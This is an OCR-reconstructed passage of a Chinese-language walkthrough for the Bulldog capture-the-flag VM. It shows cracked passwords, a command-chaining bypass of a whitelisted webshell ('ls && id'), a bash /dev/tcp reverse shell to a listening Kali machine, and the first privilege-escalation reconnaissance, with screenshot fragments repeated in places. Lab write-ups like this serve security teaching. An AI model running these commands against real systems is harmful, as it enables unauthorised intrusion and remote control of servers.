
用户名：nick，密码：bulldog （CMD5可免费解密出来）

Database: sarah@bulldogindustries.com

用户名：sarah，密码：bulldoglover （CMD5需要收费解密出来）

- 步骤3：登录后台

(1) 使用解密出来的密码尝试登录扫描出来的23端口ssh都失败：



ssh://192.168.128.108:23

```
Xshell 5 (Build 1339
Copyright (c) 2002-2

Type `help' to learn
[c:\~]$

Connecting to 192.16
Connection establish
To escape to local s
```

SSH用户身份验证

远程主机: 192.168.128.108:23 (新建会话)

登录名: sarah

服务器类型: SSH2, OpenSSH_7.2p2 Ubuntu-4ub

请在下面选择恰当的身份验证方法并提供登录所需的信息。

● Password(P)

密码(W): ••••••••••••••

○ Public Key(U)

用户密钥(K):


密码(H):

○ Keyboard Interactive(I)

使用键盘输入用户身份验证。

□ 记住密码(R)

(2) 使用sarah、密码bulldoglover成功登录管理后台，发现没有编辑权限。



Django administration

Welcome, **sarah**. View site / Change password / Lo

Site administration


You don't have permission to edit anything.

Recent Actions

My Actions

None available

(3) 再去访问webshell页面，已通过认证，可执行命令，这是一个命令执行界面：



Web-Shell

Welcome to Web-Shell! The world's most secure webshell. Web-Shell will prevent users from running dangerous shell commands. It does this by limiting the specific commands that can be run. A list of valid commands can be seen below.

```
ifconfig
ls
echo
pwd
cat
rm
```

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.


获取shell

- 步骤4：绕过白名单限制，执行系统命令：

webshell页面只能执行白名单的命令，尝试用；或者&&连接，执行多个命令：

ls是白名单命令，id是禁止命令，通过ls && id可成功执行id命令，达到绕过白名单限制

执行命令。




```
ifconfig
ls
echo
pwd
cat
rm
```

All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

```
Command : ls && id

bulldog
db.sqlite3
manage.py
uid=1001(django) gid=1001(django) groups=1001(django),27(sudo)
```


- 步骤5：反弹shell：

(1) Windows攻击机开启nc监听：nc -lvnp 4444



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
```


(2) 直接执行ls && bash -i >& /dev/tcp/172.20.10.5/4444 0>&1失败，server报错500。



All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

```
ls && bash -i >& /dev/tcp/192.168.128.106/4444 0>&1
```


```
Command : ls && id

bulldog
db.sqlite3
manage.py
uid=1001(django) gid=1001(django) groups=1001(django),27(sudo)
```




Server Error (500)

(3) 尝试多次bash反弹，最后使用echo命令先输出命令，再输入到bash，反弹shell成功：

```
echo "bash -i >& /dev/tcp/192.168.128.106/4444 0>&1" | bash
```



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.128.106] from (UNKNOWN) [192.168.128.108] 39336
bash: cannot set terminal process group (1248): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
django@bulldog:/home/django/bulldog$
```



```
echo
pwd
cat
rm
```


All commands are run on the server itself, so it is very important to update Web-Shell as soon as possible if a vulnerability is discovered.

echo "bash -i >& /dev/tcp/192.168.128.106/4444 0>&1" | bash

```
Command : ls && id

bulldog
db.sqlite3
manage.py
uid=1001(django) gid=1001(django) groups=1001(django),27(sudo)
```


提升权限

- 步骤6：查看有哪些系统用户 cat /etc/passwd，发现需要关注的用户有：bulldogadmin、django



```
django@bulldog:/home/django/bulldog$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
```

- 步骤7：查找每个用户的文件（不显示错误） find / -user bulldogadmin 2>/dev/null




```
django@bulldog:/home/django/bulldog$ find / -user bulldogadmin 2>/dev/null
find / -user bulldogadmin 2>/dev/null
/home/bulldogadmin
/home/bulldogadmin/.nano
/home/bulldogadmin/.bash_logout
/home/bulldogadmin/.cache
/home/bulldogadmin/.wget-hsts
/home/bulldogadmin/.hiddenadmindirectory
/home/bulldogadmin/.hiddenadmindirectory/customPermissionApp
/home/bulldogadmin/.hiddenadmindirectory/note
/home/bulldogadmin/.selected_editor
/home/bulldogadmin/.sudo_as_admin_successful
/home/bulldogadmin/.bashrc
/home/bulldogadmin/.profile
django@bulldog:/home/django/bulldog$ 
```

(1) 发现值得关注的文件有：一个是note，一个是customPermissionApp。

/home/bulldogadmin/.hiddenadmindirectory/note

/home/bulldogadmin/.hiddenadmindirectory/customPermissionApp


(2) 打开note文本文件：发现提示webserver有时需要root权限访问。



